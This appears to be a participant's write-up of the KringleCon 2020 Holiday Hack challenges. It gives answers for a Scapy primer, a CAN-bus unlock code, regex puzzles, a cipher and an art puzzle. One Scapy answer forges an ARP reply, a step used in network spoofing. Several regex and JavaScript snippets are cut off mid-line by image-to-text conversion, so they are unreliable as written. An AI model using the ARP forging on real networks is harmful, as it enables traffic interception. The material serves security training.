
0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9

Targeting: FIRE! Computer <Enter>

3799736741

0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9


Our forts match, so we go through and figure out where all of the forts are on Easy.



Enemy

0,0	1,0	2,0	3,0	4,0	5,0	6,0	7,0	8,0	9,0
0,1	1,1	2,1	3,1	4,1	5,1	6,1	7,1	8,1	9,1
0,2	1,2	2,2	3,2	4,2	5,2	6,2	7,2	8,2	9,2
0,3	1,3	2,3	3,3	4,3	5,3	6,3	7,3	8,3	9,3
0,4	1,4	2,4	3,4	4,4	5,4	6,4	7,4	8,4	9,4
0,5	1,5	2,5	3,5	4,5	5,5	6,5	7,5	8,5	9,5
0,6	1,6	2,6	3,6	4,6	5,6	6,6	7,6	8,6	9,6
0,7	1,7	2,7	3,7	4,7	5,7	6,7	7,7	8,7	9,7
0,8	1,8	2,8	3,8	4,8	5,8	6,8	7,8	8,8	9,8
0,9	1,9	2,9	3,9	4,9	5,9	6,9	7,9	8,9	9,9

And then use that information over on the Impossible level



You win!

You beat the game! Can you do it on Impossible though?

New [Achievement] Unlocked: Snowball Game!

Click here to see this item in your badge.

Scapy Primer

This was a great primer in getting familiar with Scapy. Recommended reading includes the Scapy Documentation and The Art of Packet Crafting. Highly recommended reads to assist with this terminal. Understanding arrays and packet structure is also very helpful. Here are the answers:

```
1) send
2) sniff
3) pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
4) rdpcap
5) UDP_PACKETS.show()
6) UDP_PACKETS[0]
7) TCP_PACKETS[1].getlayer(TCP))
8) UDP_PACKETS[0][IP].src = "127.0.0.1"
9) TCP_PACKETS.hexdump() ; TCP_PACKETS[6][Raw].load ; 'echo'
10) ICMP_PACKETS[1][ICMP].chksum
11) pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")
12) pkt = IP(dst='127.127.127.127')/UDP(dport=5000)
13) pkt = IP(dst='127.2.3.4')/UDP(dport=53)/DNS(qd=DNSQR(qname='elveslove.santa'))
14) ARP_PACKETS[1].hwsrc='00:13:46:0b:22:ba' ; ARP_PACKETS[1].hwdst='00:16:ce:6e:8b:24' ;
ARP_PACKETS[1].op=2
```

CAN-Bus Investigation

Chris Elgee's "CAN Bus Can-Can" is a great overview of how vehicle CAN Bus works. With that information we take a look at the candump.log file, but there's a lot to sift through. To try to narrow down what we are looking for, let us filter out ID 244: `cat candump.log | grep -v 244`


```
(1608926664.491259) vcan0 188#00000000
(1608926664.626448) vcan0 19B#000000000000
(1608926664.996093) vcan0 188#00000000
(1608926671.055065) vcan0 188#00000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926671.558329) vcan0 188#00000000
(1608926674.086447) vcan0 188#00000000
(1608926674.092148) vcan0 19B#000000000000
(1608926674.589954) vcan0 188#00000000
```

I parsed the results down a little more for this purpose, but we can clearly see the "Lock", "Unlock", and "Lock" pattern with ID 19B which leaves us the answer for the "Unlock" code as :**122520**

Sort-O-Matic

I personally like regex101 and RegExr for online tools to learn and play with Regex.

```
1) \d
2) [a-zA-Z]{3}
3) [a-z\d]{2}
4) [!A-L1-5]
5) \b\d{3,}\b
6) \b([0-1]?[0-9]|2[0-4]):([0-5][0-9]):([0-5][0-9])\b
7) \b([a-fA-F0-9]{2}:){5}[a-fA-F0-9]{2}\b
8) \b(0\d|[1-2]\d|3[0-1])[\/\.\-](0\d|[1-2]\d|3[0-1])[\/\.\-][1-2]\d{3}\b
```



SORT-O-MATIC FIXED

Congratulations, you fixed the SORT-O-MATIC and now presents and broken misfit toys are sorted properly!

\d

[a-zA-Z]{3}

3. Matches 2 chars of lowercase a-z or numbers

[a-z\d]{2}

4. Matches any 2 chars not uppercase A-L or 1-5

[!A-L1-5]

5. Matches three or more digits only

\b\d{3,}\b

6. Matches multiple hour:minute:second time formats only

\b([0-1]?[0-9]|2[0-4]):([0-5][0-9

7. Matches MAC address format only while ignoring case

\b([a-fA-F0-9]{2}:){5}[a-fA-F0-


8. Matches multiple day, month, and year date formats only

\b(0\d|[1-2]\d|3[0-1])[\/\.\-](0\d|


Movie References


There are quite a few, so here are the one that really stuck out to me.


I did feel that the overall story line matched up with the Santa Clause 3 theme.



```
Secure is true and document.location is https://sno
s://snowball2.kringlecastle.com/ws
Asking for initial board setup
Connected!
Game started for player with ID hughransomdrysdale
```








```
if (issues.length) {
  console.group(`rutroh`);
  console.warn(`Check the payload! Th
  console.groupEnd(`rutroh`);
}
```

ARP Shenanigans - North Pole Board Meeting



RUDOLPH THE RED-NOSED REINDEER
THE MOST FAMOUS REINDEER OF ALL!
FEATURING SONGS BY BURL IVES

Helpful Nail


Job Hunting? Feeling Stuck?
Join me for an interactive job hunting livestream!
Any industry.
Any type of job.
No vendor pitches.
Not selling anything.
Just helping.
https://www.twitch.tv/banjocrashland

Secret Garden Party


While making my map I noticed the portal entrance on the courtyard_floor.png, which is how I discovered this location. Inspecting the elements we see the character at the booth is Evan Booth, and he's talking what looks like gibberish. This is on different days:



```
January 2
Booth12:38AM EST
OP
G\wp
W33tT
999
Ot
tTU
W33tT
9999W33tT
999
```




```
January 2
Booth9:17AM EST
Sg
6pPs
qTT,Z
lll
S,4
,Z\
qTT,Z
lllqTT,Z
lll
```



```
January 3
Booth11:26AM EST
Q3
6oMI
f44W?
uuu
QWe
W?1
f44W?
uuuf44W?
uuu
```


I say "Hi"



```
MarkII11:42AM
5n
5n
```

Looks like a transposition cipher with the key based on the day somehow, so I try to send every character and see what I get back:

",./?123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ\abcdefghijklmnopqrstuvwxyz"



```
MarkII11:42AM
5n
5n
guBHibrRDphdP7fAO6Lc5Q\ZjSVTtwqCs/YKGkFNM.921XU?n,yv3l4mEaeWzo8
```

Based on that info, we translate what is being said:


Im Evan Booth ... Its the Booth ....Booth

Not really sure what the Dimitri Gif is all about though. Submitting the gif to Google, I believe this is an origin video. I'm still not sure I get it, but it is amusing.

Art

All of the “Art” on the walls appeared similar so I walked around KringleCon, loading all of the art images into the Developer tools and then downloaded everything. There were a few missing pieces, but was able to access them directly from https://2020.kringlecon.com/textures/art/f1.png, through f39.png

Putting the puzzle together I get the following:



Not perfect, but close enough. Very nice piece. I think it would be fun as an actual puzzle. And here’s the original. I utilized Google’s Image search and provided picture as the search item.

CONCLUSION

This has been a most rewarding experience. Again, I want to thank all at Counter Hack, the speakers, and everyone else involved in making this happen every year.

Every year it seems that the bar has been raised and this year is no different. The amount of challenges, the detail put in, and information to be learned and gleaned has continued to push limits. There has always been something new to learn and test what I have learned over the past year.

I can only hope that I can help others learn and grow the way that you all have helped me since I started participating in these challenges. I believe it started in 2015 when all I could muster was some answers to objectives, so I know these have been helping me.

So thanks again. I look forward to next year and all that I can do to continue to learn and help others to do the same.

Regards,

-Mark M.